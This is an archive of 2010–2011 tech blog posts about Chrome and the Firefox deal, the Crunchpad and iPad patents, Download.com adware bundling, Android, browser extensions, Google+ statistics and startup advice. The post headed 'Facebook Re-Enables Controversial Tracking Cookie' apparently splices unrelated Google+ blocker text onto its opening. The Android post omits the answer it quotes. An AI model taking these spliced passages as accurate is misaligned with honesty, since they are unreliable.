# The Google Firefox search deal, Chrome and Lady GaGa
*2011-12-25*
In a response to [MG Siegler's post](https://parislemon.com/post/14695710791/pay-to-stay) about the Google and Firefox deal, Chrome engineer Peter Kasting [posted to Google+](https://plus.google.com/114128403856330399812/posts/9dKsD7Mi7JU):
> People never seem to understand why Google builds Chrome no matter how many times I try to pound it into their heads. It's very simple: the primary goal of Chrome is to make the web advance as much and as quickly as possible. That's it. It's completely irrelevant to this goal whether Chrome actually gains tons of users or whether instead the web advances because the other browser vendors step up their game and produce far better browsers. Either way the web gets better. Job done. The end.
I believe the first part about wanting to advance the web. Google's foray into browsers began with the Gears project, an extension to existing browsers that implemented new HTML5 (then Web Applications 1.0) technologies such as localStorage. Browser development was stagnant at the time and since Google is a web company they needed browsers to push forward in order to compete with the desktop and enterprise software industries with solutions such as Apps for Business.
This effort led to Chrome, a new (and in my opinion, the best) browser which has now overtaken Firefox and attained a 25% market share globally.
But to say that attaining users for Chrome is a nice side-effect of doing good for web technology is a stretch. Google was previously known as a 'no marketing' or 'anti marketing' company where the product speaks for itself, but this year it increased marketing and advertising spend to $4.9 Billion dollars, [up 69%](https://searchengineland.com/where-is-google-investing-its-marketing-spend-internationally-75226) over last year.
A lot of mainstream technology users now know what Chrome is because of this marketing effort. Building a good browser that is better than the rest will win you a lot of developers as converts, and some early adopters, but that is worth probably around 10% of the market. The remaining 15% was bought with a large-scale traditional marketing campaign that involved no less than [Lady GaGa appearing](https://www.youtube.com/watch?v=sDPJ-o1leAw) in a Chrome ad and an advertisement during the SuperBowl (see more [here on where Google is spending that budget](https://www.physorg.com/news/2011-12-google-ramps.html).
For some reason Google (or some Chrome developers, at least) want their effort to appear purely altruistic, while the marketing arm of the company is investing billions in attracting users to their platform. There is nothing wrong with this – Chrome is the best browser and spending to convert users to it is a huge favor to web application developers as well.
 As for MG's [other post today](https://techcrunch.com/2011/12/24/safari-and-chrome/) over at Techcrunch asking why Chrome took off where Safari didn't, I can think of a few reasons:
- Google rewrote a new Javascript JIT compiler, V8, from scratch. The performance improvement was significant and it raised the bar for Javascript performance (that engine is also used by the node.js project)
- The Javascript engine and the Webkit rendering engine combined provide the fastest browsing experience on most platforms (this is my anecdotal experience – I haven't benchmarked it)
- Apple don't really promote and market Safari as much as Google promotes Chrome, and Safari on Windows is terrible.
- There is a thriving extension ecosystem and developer community around Chrome. Developing extensions for Chrome is a breeze and a dream. The Web Store is also easy to use and navigate.
- The Omnibar. Seriously, how did we use browsers before this thing. Whenever I am in Safari or another browser I can't break out of the habit of entering search terms or keywords into the address bar and hitting enter.
The Firefox deal is paying Mozilla what the traffic is worth. What Google is paying for in the deal is the percentage of Firefox users who would otherwise not use Google as their browser were it not the default. This would likely be 30% of users of the 25% total Firefox share – so roughly 7.5% of all web browser users. $300M is cheap when you consider the billions invested by Microsoft in Bing marketing to attain a 10-15% market share.
---
# The Crunchpad is proof of obviousness in the iPad design
*2011-12-09*
The patent case between Apple and Samsung regarding the iPad and Galaxytab has been an ongoing issue. Apple won an injunction against the sale of the Galaxy Tab in Australia, then saw the decision reversed, only for it to be re-applied by a higher court. A number of outlets [reported on](https://www.theverge.com/2011/12/2/2596527/apple-samsung-design-patent-iphone-ipad-work-around) the advice [Apple has given Samsung](https://assets.sbnation.com/assets/807407/Apple_Reply_Expert_declaration.pdf) in order to avoid its design patents.
The advice takes the form of expert testimony from Peter W. Bressler, an industrial designer hired by Apple as a consultant on the case. His testimony is a rebuttal against the obviousness argument filed by another expert on behalf of Samsung. The Samsung expert, Mr Sherman, is attempting to argue that an _ordinary observer_ would come up with the Apple design as a natural evolution of tablet computing. Mr Bressler, for Apple, disagrees.
The fight gets a bit dirty, with the Apple expert claiming that the Samsung expert isn't really an expert (because he didn't go to an industrial design school, apparently), but even if he were an expert, it wouldn't matter, because his argument is wrong anyway – and that he, Mr Bressler, is the one true expert, and he doesn't believe the Apple design is obvious. In page upon page of testimony Bressler argues why the Apple design is so unique, but in the end it comes down to things like rounded corners and centering the touch screen. Some highlights from [the testimony](https://assets.sbnation.com/assets/807407/Apple_Reply_Expert_declaration.pdf) (edited for brevity) (see [online version](https://docs.justia.com/cases/federal/district-courts/california/candce/5:2011cv01846/239768/279/)):
> Based on my understanding of the appropriate test of obviousness and my review of Mr. Sherman’s declaration, Mr. Sherman obviousness analysis is not correct. [..]
The testimony then goes into detail about what Mr Bressler considers so special about the design of the iPad, and how a competing design could avoid conflicting with the Apple patents. These summary points were covered in the news media this week and were brilliantly torn apart in [this post](https://www.baekdal.com/opinion/apple-never-designed-the-ipad-they-undesigned-it/) by Thomas Baekdal. They are, in summary:
- Not a minimalist design (from sec 4.)
- Square corners rather than round corners (sec 79)
- Front surface that isn't flat (sec 79)
- Thick frames around the front surface (sec 79).
- Profiles that aren't thin.
- A front surface with decorations (sec 79)
- Cluttered appearance.
Samsung argues that the design is obvious and there is really no way around it (that is just part of it, this case is complicated and IANAL, but this part is easy to understand – that both the iPad and the Galaxytabs are natural evolutions of tablet computing).
I find this interesting because I was involved in the [Crunchpad](https://en.wikipedia.org/wiki/Crunchpad) project while at Techcrunch. It was an attempt to build a cheap tablet computer and we started the project a full two years before the iPad was announced. Apple is attempting to patent protect features of a design that we had published years before the iPad was announced. Our own designs were inspired by previous tablet designs, and minimalism in a tablet wasn't first seen with Apple and the iPad.
We had no idea about the iPad, nor the patents, and I would consider us to be _ordinary observers_, and the design we came up with is exactly like what iPad became, including the points discussed above.
So I share the same opinion as Samsung – a design for a modern tablet is obvious and an evolution of previous design. There was a lot of prior art when we began the Crunchpad project, and having a tablet that was touch controlled rather than with a stylus wasn't really a revolutionary idea since there were a number of component manufacturers at the time who were scaling up their touch controllers to larger dimensions (9″, 11″, 12″ etc.) in preparation for this market.
When we described the idea we had for the Crunchpad to potential partners, ODM's, component suppliers, etc. everybody just **got it**, you didn't even need to sketch it. Fact is that most knew that this market was about to explode since the components were becoming cheap enough (specifically screens and touch controllers) and mobile processors powerful enough to the point where a tablet could market for $500 – the right price point for mass consumer adoption.
In touring with various component manufacturers and ODM's in 2008 and 2009 it was apparent that everything required for a cheap tablet was ready and waiting, it just needed somebody to bring it all together and take it to market.
Here is a summary of our prior art from working on a cheap and portable tablet long before Apple announced the iPad. Almost all of the design aspects that Apple lay claim to in the case against Samsung had already been incorporated into the Crunchpad and other prototypes we had seen at the time.
**I believe that the Crunchpad is evidence that the Samsung argument is valid, that an independent observer would come up with what looks like the iPad as a natural evolution of tablet computing**
As a reminder, the iPad was announced on the 27th of January 2010. Our timeline begins eighteen months prior to that.
## First Announcement – 21st of July 2008
The [first post](https://techcrunch.com/2008/07/21/we-want-a-dead-simple-web-tablet-help-us-build-it/) about the Crunchpad went up including this prototype design, featuring a rectangle shape, rounded corners, a flat back, an LCD screen with a consistant margin around the outside and a touchscreen controller.
 ## Prototype A – August 2008
I built this prototype including a basic software stack, in 2008 shortly after the first announcement. A touch screen centered in a rectangle package with a flat back and a screen that was flush with the casing.
_[Image no longer available - TechCrunch prototype photo from 2008]_
## Prototype B – mid-2009
Design drawings of a pre-manufacture prototype.
_[Image unavailable - Skitch service discontinued]_
## Prototype C – mid-late 2009
We had two prototype designs manufactured. We had the orange model shown below, a white model and a black model. Again the points that Apple consider unique to the iPad were incorporated into this design:
_[Image unavailable - Skitch service discontinued]_
_[Image unavailable - Skitch service discontinued]_
_[Image unavailable - Skitch service discontinued]_
_[Image unavailable - Skitch service discontinued]_
## The Joojoo
The Crunchpad went on to launch as The JooJoo (long story).
_[Image unavailable - Skitch service discontinued]_
## Four months later, Jan 2010
_[Image unavailable - Skitch service discontinued]_
---
# The Download Dot-Con
*2011-12-08*

Fake software downloads are a huge problem on the web. A few weeks ago a non-technical friend called me and asked how to play some Xvid encoded movies he had downloaded. I told him that the best and easiest software to use is VLC Player. He asked if I could send him a copy or a link, and I said “it's ok, just Google for 'VLC download' and you will find it”. Big mistake.
A few days later he was having computer problems. There was a new toolbar in his browser, popups were constantly appearing, his search engine had been switched and the computer was running slow. I went over and removed all the crap that had been installed, ran a spyware scanner and then told him to generally be wary of approving permission requests from applications on the Internet. He then told me that this was _my fault_, because it was 'that stupid VLC program' that had installed the toolbar, the new search engine and the spyware.
VLC? Spyware? Excuse me? Turns out that the top search results for 'VLC download' are littered with fake download sites that take the VLC installer, bundle toolbars and search engines with them, and then make them available to unsuspecting web users. The webmasters are paid affiliate fees for each install.
Over the [past few days](http://insecure.org/news/download-com-fiasco.html) one of the major download mirror sites, CNet's download.com, was in the news. It turns out that they too were taking open source software, bundling toolbars and other software with the installer, and then promoting the downloads as legitimate software – trading on the name of reputable and trusted software such as the Nmap security scanner and the VLC Media Player.
After Nmap author fyodor bought the fake download.com downloads [to public attention](https://seclists.org/nmap-hackers/2011/5), CNet today [issued a statement](https://download.cnet.com/8301-2007_4-57338809-12/a-note-from-sean-regarding-the-download.com-installer/) claiming that bundling useless tools into the installers of open source software was never their policy, and this was all a mistake.
A mistake made with almost every major and popular open source package on the site
As the comments on that thread point out, the bundling will still present on popular open source downloads such as Filezilla and Putty even after the post from CNet was published. The mistake was only that open source applications were included in this bundling racket, non open source applications continue to be bundled with adware.
Other fake download sites that bundle similar toolbars are immediately marked as malware sites and forever regulated to the trash heap of the web. I do not see Download.com as being any different to the thousands of other sites out there that trade on the good name of popular software in order to profit through bundled adware. Download.com shouldn't be given a waiver because they are a large corporation – in this case the business model and the motive is no different to the download scam websites.
From [Download.com Adware and Spyware Notice](https://www.cnet.com/2723-13403_1-461-16.html):
> When it comes to fighting unwanted adware and spyware, CNET Download.com has always been in your corner. During the past few years, we've brought you the best tools and tips in our Spyware Center, and we've maintained strict policies surrounding adware found in our download library. But in the first quarter of 2005, we launched a zero-tolerance policy toward all bundled adware.
[..]
> Although you may come across software from other sites on the Internet that contain adware or spyware, you can feel safe knowing that Download.com has tested software products included in our CNET Download.com listings.
and..
> That means every time you download software from Download.com, you can trust that we've tested it and found it to be adware-free.
This policy was implemented in 2005. It was in response to an uproar at the time about Download.com and bundled adware in downloads. What it meant was that developers couldn't bundle _their own_ adware into their software products. A short time later Download.com launched their download manager. When you click to download a file, instead of getting the original installed, it would download a small Download.com client which would subsequently install the actual product you wanted – but only after a few nag screens prompting you to [install toolbars and other adware](https://www.ghacks.net/2011/08/17/the-cnet-download-com-installer/) (as that post mentions, users who are used to clicking _Next, next, next_ would install it all by default).
Download.com put an anti-adware policy in place, but that was just clearing the path for their own bundled adware and spyware (I consider most toolbars as spyware, since they record every site you visit).
Open source applications being bundled was just an “oops” mistake, but it still continues with other popular software packages (such as the [DivX player](https://download.cnet.com/DivX-Plus-Software/3000-13632_4-10062728.html) I just downloaded and installed).
To be clear: the bundled software is completely useless to most users, is an invasion of user privacy and if thoroughly explained and properly labelled most users would opt-out. The business almost entirely relies on tricking users into installing the bundled software.
There is only one solution to this, and it is that Download.com can not be trusted as a mirror for popular software. It is no different to the fake download sites that trick users into installing toolbars and adware – and like those other sites, Download.com should be blocked and reported as a badware site, at least until they revert to providing a clean mirror of software packages.
I have blocked `download.com` and `download.cnet.com` in my DNS server, and have also reported download.com [to Google as an unsafe badware site](https://www.google.com/safebrowsing/report_badware/), and I suggest you do the same. It shouldn't take too many reports until either Google investigate or Download.com opt to completely clean up.
**Note:** you can access clean installs from download.com if you signup for an account on the site. But who the hell does that.
---
# Google Android - The Accidental Empire
*2011-12-07*
What Google has done with Android is amazing. The mobile operating system is now [44% of the smartphone market](https://searchengineland.com/comscore-android-nears-50-us-smartphone-market-share-95768) and its rise, along with iOS, has contributed to the utter destruction of both [RIM](https://www.mondaynote.com/2011/12/05/behind-rim%E2%80%99s-485m-write-off/) (peak market cap of almost $80B, down to $8B today) and [Nokia](https://blogs.wsj.com/tech-europe/2011/02/09/full-text-nokia-ceo-stephen-elops-burning-platform-memo/) (peak market cap of $158B, down to $19.5B today).
I spent some time the other day standing in a cell phone store running the support gauntlet with my provider. While waiting on a staff member to help me, I was browsing all the latest phones and noticed something remarkable: every single phone in the main display area was an Android device. New devices from HTC, Motorola, Samsung, etc. indistinguishable from each other in many ways, but all running the Google mobile operating system.
Apple had a full two-year head start over Android. The iPhone was an absolute success and iOS now makes up for a majority of Apple revenue. Yet Android has overtaken it in market share and is growing faster in taking what is left of the Blackberry and Symbian share. It was only when Google announced last year that over [200,000](https://tech.fortune.cnn.com/2010/08/04/google-passes-the-200000-android-activationsday-mark/) new Android devices were being activated each day that most took notice of what Android was becoming: a dominant mobile platform, a Microsoft-beater, and an Empire.
Android almost didn't happen. All of it. From Google releasing a their own device, through to Microsoft being crushed and Google now holding a near-majority of the ultra-competitive smartphone market. This is because Google's purchase of Android was carried out on a whim. The two co-founders went around Eric Schmidt, then CEO, and purchased the small Palo Alto-based startup for a around $50 Million – Schmidt knew nothing about it at the time.
I had heard this story some time ago, but it came back to me as I was standing in the store and seeing first hand the dominance of Android. I found out about what happen with the Android acquisition during an otherwise routine press briefing in October of 2009. Eric Schmidt and Sergey Brin held an open press event in New York. Most of the event revolved around the controversies Google were involved in at the time: Google Books, antitrust investigations, Android lagging behind iPhone.
In answering a question about mobile and enterprise strategy, and potential acquisition targets, Schmidt revealed that he was not involved in the Android acquisition. He said that he didn't even know that Larry and Sergey had purchased the company. There is a transcript of the briefing [at Techcrunch](https://techcrunch.com/2009/10/07/a-conversation-with-sergey-brin/), the relevant part is:
> **Question:** What are the most attractive areas for acquisitions?
Nobody in a room full of journalists seemed to recognize the significance of this statement at the time. They moved onto the next question, and none of the summaries or stories about the press event that day in New York made mention of what Schmidt said about Android, or indeed the implications of the decision making process.
This says a lot about how Google work. Keyhole Software, which went on to become Google Earth, was also acquired in a similar manner. By being flexible and daring, Google has established itself as a leader in one of the fastest growing technology markets in the world. They beat out established industry leaders by taking a chance.
I find the story of how Android was acquired to be an interesting piece of technology folklore – like how Bill Gates sold DOS to IBM without actually having an operating system, or how Steve Jobs visited Xerox PARC and was inspired to create the Macintosh. You can now add the story of how a leading smartphone platform was acquired for comparatively little money, established Google in a new and important market, and how it created an empire almost accidentally.
---
# Introducing Frictionless - Taking the friction out of Facebook social-sharing applications
*2011-12-04*
 Today we are launching [Frictionless](https://chrome.google.com/webstore/detail/ajingfifiphifhhjfmfcpklnphcijocg), a browser extension (chrome only at the moment) that rewrites the default features of Facebook social-sharing and provides users with privacy and the ability to read the original source websites for shared articles.
If you are a Facebook user, you have probably seen the new social-news sharing applications such as the Washington Post Social Reader, The Guardian application and the WSJ app. They are the apps that send out notifications to your Facebook stream when you read an article, and also filter up popular read articles from your friends into your newsfeed.
The problem with these applications is that they share almost every user action by default. Further, most of these applications require the user to authorize the application (which means it can read all of your profile data) in order to read a story. Since the launch of the new Open Graph API and these social applications, there has also been much criticism in the media and [amongst bloggers](https://news.cnet.com/8301-31322_3-57324406-256/how-facebook-is-ruining-sharing/). You have probably come across a story in your timeline and clicked on it only to be confronted by a dialog box that looks like this:
_[Image unavailable - Skitch service discontinued]_
There is no consistant behavior across the applications. Some of them require an install, some of them allow you to hit cancel and still read the article, some of them load an alternate version of the article within Facebook, while others open the original website.
Facebook refer to this as 'frictionless sharing', but from my own user experience (and the experience of others), this method of sharing stories is anything but _frictionless_. In fact, it is downright confusing.
Our plugin is very simple. Once installed, it will rewrite all of the social sharing links within Facebook to point directly to the source website. Click on a link from the newsfeed or from the social stream (or whatever its called) and you will be taken straight to the original website. No more dialog boxes, no more automatic posts about what you are reading, and no more handing over your entire user profile and Facebook identity to a media company in exchange for reading a story.
You can install the plugin by visiting the [Chrome Web Store](https://chrome.google.com/webstore/detail/ajingfifiphifhhjfmfcpklnphcijocg). The source code is available on our project page [at GitHub](https://github.com/byoogle/frictionless/). Safari and Firefox versions will be available shortly (we welcome any effort to fork, port and pull – because honestly, we haven't started either of those). Operating it is easy – just install and forget about it – there are no options, anything to customize or any buttons to press.
This is also just a first release that solves the reading portion of Facebook sharing. In the next release, we will be including a way to share stories you have read (opt-in) from any website into the Facebook social stream.
This plugin was conceived on Facebook a couple of days ago and was written by [Brian Kennish](https://twitter.com/byoogle) of [Disconnect](https://disconnect.me/) and myself. Feedback and bugs can be [filed at GitHub](https://github.com/byoogle/frictionless/issues), by emailing either of us or finding us [on Twitter](https://www.twitter.com/nikcub). Hope you enjoy the extension.
---
# Lies, Damn Lies and Google+ Statistics
*2011-10-11*
One of the [big stories](https://www.techmeme.com/111010/p53#a111010p53) making the rounds in the tech world today is that traffic at Google+ has 'plummeted' a full 60% this week over last week. All of these reports cite a graph from advertising company [Chitika](https://chitika.com) (who conveniently become a 'web analytics firm' in the Daily Mail story).
There are a few problems with these reports. First, the Chitika graph measures a 'traffic index'. There is no published methodology on how this index is measured or what it is measuring. Chitika are an advertising network, but they do not advertise on Google+. There isn't even a hint of what the 'traffic index' is or how it is measured. This has not stopped blogs and news outlets from reporting the graph as measuring pageviews.
Second, Google+ launched to the public last week. It was linked to from the homepage of Google.com – the most trafficked page on the entire world-wide web. You would expect a traffic 'bump' associated with the launch of Google+ and the associated traffic being referred to it from the Google homepage.
What these reports are based on is both an unknown black-box measurement – the Chitika 'traffic index' dropped from 119 to 45 – whatever that means, and is measuring the back-end of a launch bump. Show me a single product that has launched that has ever risen out of a traffic bump, especially one coming out of a launch on the Google home page, no less.
I [left a comment](https://www.readwriteweb.com/archives/google_plus_traffic_drops_1269_gains_erased.php#comment-331303447) on the [ReadWriteWeb post about this story](https://www.readwriteweb.com/archives/google_plus_traffic_drops_1269_gains_erased.php#comment-331305489) calling bullshit on both the graph and the story. When I asked the writer of the story in the comments what the methodology of the Chikita reporting is, his [response was](https://www.readwriteweb.com/archives/google_plus_traffic_drops_1269_gains_erased.php#comment-331310620):
> You're right. Chitika hasn't yet responded to our request for more information, and when we get it, we'll update.
A suggestion: do that _before_ a post is published citing the Chitika source as an authoritative measure of pageviews and visitors to Google+
The [blog post at Forbes](https://www.forbes.com/sites/timworstall/2011/10/09/google-plus-traffic-down-60/) saw straight through this and more accurately concluded:
> what the report is actually saying is that in less than a month traffic has risen 480%, or 4.8 times.
The story with a 'traffic drops 60%' headline is being picked up absolutely everywhere – the blogs (who should know better) started out and now it is being picked up by mainstream outlets everywhere.
**Update:** The original Chikita source is from [this blog post](https://insights.chitika.com/2011/failure-to-launch-google-growth-spurt-short-lived/) on their company blog. Same crappy statistics, but they go further with unfounded conclusions on why Google+ didn't 'take off'.
---
# Unicode U+F8FF - aka. The Apple Logo Character, on Macs
*2011-10-08*
With the death of Steve Jobs this week many users on Twitter added the Apple logo to their names or to their tweets in tribute. Some bloggers also used the character in blog posts, which can be input by pressing option + shift + k. The logo is a Unicode character, at address [U+F8FF](https://en.wikipedia.org/wiki/U%2BF8FF). The problem: that character is a reserved character and only appears as the Apple logo on a Mac or iOS device.
[Mike Arrington at](https://twitter.com/arrington) [Uncrunched](https://uncrunched.com/) changed the title of [his blog in tribute to Jobs](https://uncrunched.com/2011/10/05/goodbye-steve/) to just the Apple logo character. It looks great on a Mac:
_[Image unavailable - Skitch service discontinued]_
On Windows XP with IE, not so great:
_[Image unavailable - Skitch service discontinued]_
Could be mistaken for a tombstone, or a coffin. Those users must be wondering what the hell is going on. Firefox users on Windows would also be confused:
_[Image unavailable - Skitch service discontinued]_
Same for Opera users on Windows:
_[Image unavailable - Skitch service discontinued]_
That icon with letters in it says 'F8FF' – which is the code for the character. It is sometimes substituted in when there is no character allocated in the codepage
Here are all the different icons that could appear, depending on the computer and font you are seeing it with:
- A euro symbol (the Luxi font)
- Elvish character
- The Tibetan symbol for 'hwo'
- In a Dingbats font, it shows up as a smiling face
- And most embarrassing, in Wingdings 1 it appears as a Windows logo.
So if for some reason you browse the web in Windows, with IE, with Wingdings set as your font (and who doesn't) the Uncrunched tribute page would be flying a Windows logo.
The lesson here, I don't know, it is that Unicode is far from being Universal – especially in the portions of the code page that are designated for private use.
---
# Facebook Re-Enables Controversial Tracking Cookie
*2011-10-03*
In May of this year the [Wall Street Journal reported](https://online.wsj.com/article/SB10001424052748704281504576329441432995616.html) that Facebook like buttons and other website widgets were setting cookies on visiting browsers. This cookie could then be read later and used to track the user across different web properties and back to the Facebook site. The cookie was being set even if the user had never been to the Facebook site, and even if they didn't click a 'like' or 'share' button.
 Google recently launched their much-publicized social network [Google+](https://plus.google.com). I [signed up](https://plus.google.com/105854725972317368943) early on, but found that having the new status bar across the top of all the other Google applications was becoming a distraction.
Earlier today I went into Gmail to send a simple email, and the Google+ notifier caught my attention. I clicked on it and ended up spending 30 minutes browsing through various posts, adding people, etc. Then I noticed [a tweet from Sacca](https://twitter.com/#!/sacca/status/88653313096163329) saying the same thing, that he was being distracted by the notifier.
It prompted me to write a quick browser plugin (Chrome only at the moment) to block all references to Google+ from the global Google nav. It is called [BlockPlus](https://bitbucket.org/nik/blockplus) and you can install it right now by [clicking here](http://nikcub.appspot.com/static/blockplus-2.crx).
BlockPlus will remove any links to Google+ in the global nav, including the profile link, circles, etc. It will also remove the notifier. It blocks the requests, and also hides those elements from view – so you are not only hiding it but saving on 6-7 HTTP requests that normally take place each time you hit the global nav.
The project is hosted on my BitBucket, so you can download, fork and view the source. If you find any issues or have any feedback, please [submit a ticket](https://bitbucket.org/nik/blockplus/issues).
## Screenshot
 ---
# Numeronym
*2011-04-07*
i18n is a popular abbreviation for 'Internationalization'. It is abbreviated by taking the first and last letters and replacing all the characters in the middle with the number of characters replaced. l10n is the abbreviation for localization. I am not sure if a lot of developers who are familiar with the terms understand the origins, but apparently this style of abbreviation is referred to as a [Numeronym.](https://en.wikipedia.org/wiki/Numeronym)
There is some history about them on Wikipedia. Numeronym's also include words such as 'K9', where the number is pronounced as part of the word.
They have become more popular recently in the startup community and in blogs because the venture capital firm Andressen Horowitz has their internet home at the domain [a16z.com](https://www.a16z.com).
Numeronym's are easy to parse in Python, and there are a dozen ways to do it. I had added a `numeronym(word)` method to my utils library, for what reason, I do not know.
I am now 'nik c8c'.
---
# Pain and Gain
*2010-12-21*
I can't remember how I found this story, but it is amazing. The incidents covered occurred during the early to mid 90s, and the Miami New Times article was published in 1999. The story is about the manager, some employees and members of a body building and gym club in Miami who move into violent crime to make some extra money.
The team are ruthless but amateur criminals, and the story has many dark comedic moments. I was thinking while reading the story that it would make an amazing film, or full-length book – and it turns out that [Michael Bay](https://en.wikipedia.org/wiki/Michael_Bay#Current_projects) (of Transformers and Explosions fame) bought the rights to the story years ago, and plans on adapting it into a movie.
I am not sure if he is the right director for this project, it is probably better suited to the Cohen brothers, or Tarrantino, but if he adapts it to a film and keeps it true to the real story, while making it a dark and surreal comedy, it should be a great film.
> They were local bodybuilders with a penchant for steroids, strippers, and quick cash. And they became expert in the use of a peculiar motivational tool: Torture
The story is very long but well worth the read. It is a lot stranger than fiction, and there isn't a lot of coverage of the story or the future fate of many of the main characters online. Divided into three parts, I have linked to the printer friendly version:
- [Pain & Gain Part 1](https://www.miaminewtimes.com/content/printVersion/240700/)
- [Pain & Gain Part 2](https://www.miaminewtimes.com/content/printVersion/240723/)
- [Pain & Gain Part 3](https://www.miaminewtimes.com/content/printVersion/240747/)
---
# Finding a Technical Co-Founder
*2010-11-05*
My own anecdotal evidence indicates that the number of tech startups being founded is on the rise again. YCombinator received a record number of applicants in the most recent batch, and has extended the number of interview slots this year because of both the increased number of applicants and the quality of applicants. In the recent weeks, I have also had no less than three people email me and ask about finding a technical co-founder, which has also been [a very frequent topic](https://www.google.com/search?sourceid=chrome&ie=UTF-8&q=site:news.ycombinator.com+technical+AND+co-founder+OR+cofounder) on the Hacker News forums.
Rather than reply to people who ask me via emails, I figure I plug any advice that I have gathered together into a blog post.
## Hang out in tech entrepreneur rich communities
Perhaps the easiest way to find potential technical co-founders is to hang out in both online and offline communities where technical entrepreneurs gather. Engage in the community by asking and answering questions, and become known by filling in your profile information with a link to your own blog or website that outlines who you are and what you are working on. There is no need to be specific about your idea, you may just want to mention the industry you are working in.
There are many online tech communities, but here are just a few:
- [Hacker News](https://news.ycombinator.com) – Probably a must-engage site. Full of smart people willing to help and give advice, but many technical people there are either starting their own companies or working at startups.
- [Reddit](https://www.reddit.com) – Specifically the programming, business and startup sub-redits.
- [Slashdot](https://www.slashdot.org) – Not as vibrant as it once was, but still a large tech community
- [Stack Overflow](https://www.stackoverflow.com) – A Q&A site but one where you can get to know good technical people
- [Quora](https://www.quora.com) – Increasingly becoming a popular online hangout for tech people and entrepreneurs.
- [Webmasterworld](https://www.webmasterworld.com) – A popular forum for web developers.
- [SitePoint Forums](https://www.sitepoint.com/forums/) – A popular marketplace and forum for web developers.
- [Business of Software](https://discuss.joelonsoftware.com/?biz) – Joel Spolsky's forum which has been running for over a decade now. Full of smart people running their own startups and ISV's (independent software vendors).
- [Twitter](https://www.twitter.com) and blogs – Participate in discussions on Twitter and blogs. The main tech influencers are not hard to find (Twitter will suggest them to you) and most are friendly and engaging
- [IRC](https://www.freenode.net) – I booted my entire tech career through people I met on IRC. Freenode is the network most popular with developers today, especially with open source projects (channels such as #python, #rubyonrails, ##php etc. are full of smart tech people)
- Regional communities and Alumni orgs – Google search for regional message boards and forums and check your own alumni organizations. People often cite the groups and organizations they are members of on Facebook and LinkedIn.
Do not be afraid to ask questions, most people are generally friendly – but remember that communities are a two-way process of giving and receiving.
## Ask former co-workers
Get the word out that you are starting a company. Email and connect with former co-workers and let them know that you are working on starting a new company. This can often lead to introductions to suitable people, or into networks where you can find a technical co-founder.
## Ideas alone are not worth a lot
Simply having an idea and a promise of working on marketing is not enough to attract a capable technical co-founder. You will need to bring more to the potential relationship. Most co-founder relationships flounder when one co-founder believes that the other is not holding up his or her end of the bargain.
Instead of simply waiting for a technical co-founder to build a product (by which point they will likely become frustrated and strike out on their own), you can do a lot of other work in preparation for an early product launch or preview. This includes:
- **Researching the potential market** and assembling a lot of research material. [Evernote](https://evernote.com) or OneNote are both great applications you can use to collect clippings of research from online or offline sources about your potential market. You can also track online research using Google Docs. A potential technical co-founder will be more willing to work with you if they see that you are putting effort into understanding the market.
- **Talk to customers** – Work out who your ideal first 20 customers will be, and email them and ask them what their current pain points are. Collate this research and use the information to guide your product planning.
- **Competition Analysis** – Find out who your competitors are as part of your research. What do they do that sucks so much that you can do better? Is there a similar product that already exists that perhaps you can partner with? (ie. instead of doing a GroupOn clone in South Korea, how about contacting GroupOn and asking if you can franchise? (just an example))
- **Partnerships** – B2B business development work can commence before you have a product. Just be upfront to your potential partners about the state that the product is in at the moment (ie. it doesn't exist) and work with them to build something that they would partner with you on.
- **Spec the product** – Based on your research and feedback from potential customers, you should be putting together a product plan. This is separate to a wireframe or prototype and is a simple document with bullet points that outlines the core features for the next x releases of your product, and why they are in that order. It is the result of your market knowledge an research condensed into a product spec.
- **Wireframe** – Take the product plan and by researching what works and what doesn't with good products start to wireframe what the product will look like. Make sure you take into account your target market (ie. will they care about Facebook connect or connecting with Twitter? What countries or regions are they in? You should know this already)
- **Branding** – You do not need to be a genius designer to come up with a brand. [See my recent post here about naming a product or company](http://nikcub.appspot.com/guide-to-finding-a-good-and-safe-company-or-product-name). Sites like [99designs](https://99designs.com) will let you buy a design from a selected freelancer from dozens of prospective designers bidding for your work. Spending some money and making a financial commitment in the form of a domain name, a logo and a brand also demonstrates that you are committed to the startup idea.
All of this work will help you in convincing a potential technical co-founder that you have what it takes to do the non-technical work necessary. You have some skin in the game (both time and financially) and you aren't simply trying to find a dev who will do all the work (from their point of view).
## Learning enough code
Triple-threats in the startup world are rare. I classify a triple-threat as an entrepreneur who has the combined skill base of being technical, knowing how to market a product and running the operations side of a business. These three roles are critical in an early-stage company, so if a non-technical co-founder can bring two of them to a startup while also being able to bridge the communications to technical people, you will be in a much better position.
You do not need to know how to build the product yourself – you just need to know the difference between Django and RubyOnRails, the different cloud computing platforms and the pros and cons of each (or at least the terminology). Your last resort if you are not able to find a technical co-founder is to step through the numerous tutorials and books available and learning to build a prototype yourself, or better yet, find a contract developer to do it for you. It is always easier to learn how to code when you have a product goal in mind, rather than just churning through dozens of mundane examples.
It is also unreasonable to believe that you can become a competent developer in 24 hours or a week (as some books may lead you to believe), so it requires patience on your part and dealing with frustration when your application is not responding in the way you think it should be.
The better option though, covered below, is to find a contract developer to build your prototype for you.
## Prototype
In terms of learning technical skills, there is no solid advice to go one way or another – if you can't find a technical co-founder then learning to assemble a prototype (or better yet, finding a cheap developer to do it for you) will help you in attracting a potential co-founder (this along with your product and marketing work).
There are a number of freelance sites where you can find developers who will work on a contract basis and will build your product prototype to a spec. The first note here is that with many of these sites and with many of the developers you find, the success rate of the project will largely depend on how good your specification is. Begin by placing a project with a 2-3 paragraph description, but have a full detailed product description and wireframe ready to send to serious bidders.
Andrew Warner of Mixergy [conducted an excellent interview](https://mixergy.com/free-apps-interview/) yesterday with an iPhone application development firm who have developed almost a dozen iPhone apps using online contract workers. They do the spec and marketing work and are seeing $80k a month in revenue, so a successfull relationship with contract development work is very possible.
The sites to consider to find potential developers are:
- [Elance](https://www.elance.com) – This is the original offshore/contract development site and has been around since the late 90s. I first used this site over 10 years ago and have had very successful results finding developers and contractors in other fields such as SEO, marketing, etc. You will need to signup as a purchaser which requires a subscription of a few hundred dollars, but the quality of contracts available is generally high. Be wary of the generic response templates (ie. those who reply with a boilerplate response of 'yes we can do this') and narrow down to those who have read your description and have written a bespoke response/proposal.
- [Odesk](https://www.odesk.com) – I have less experience with oDesk – but I have found good developers on the site. It is worth subscribing and browsing the categories and the developers.
- [Rent-a-coder](https://www.rentacoder.com) and [Guru](https://www.guru.com) – These sites, and the millions of others like them, are in a different category. The average quality of contractor is lower than Elance or ODesk, and you will need to work harder to find good developers on these sites, but they do exist. The extra effort you put in to find good developers here can be worth it as you could uncover some gems who are less established but are cheaper. One of the longest running dev relationships I had was a small firm I found on one of these sites and they ended up being very good.
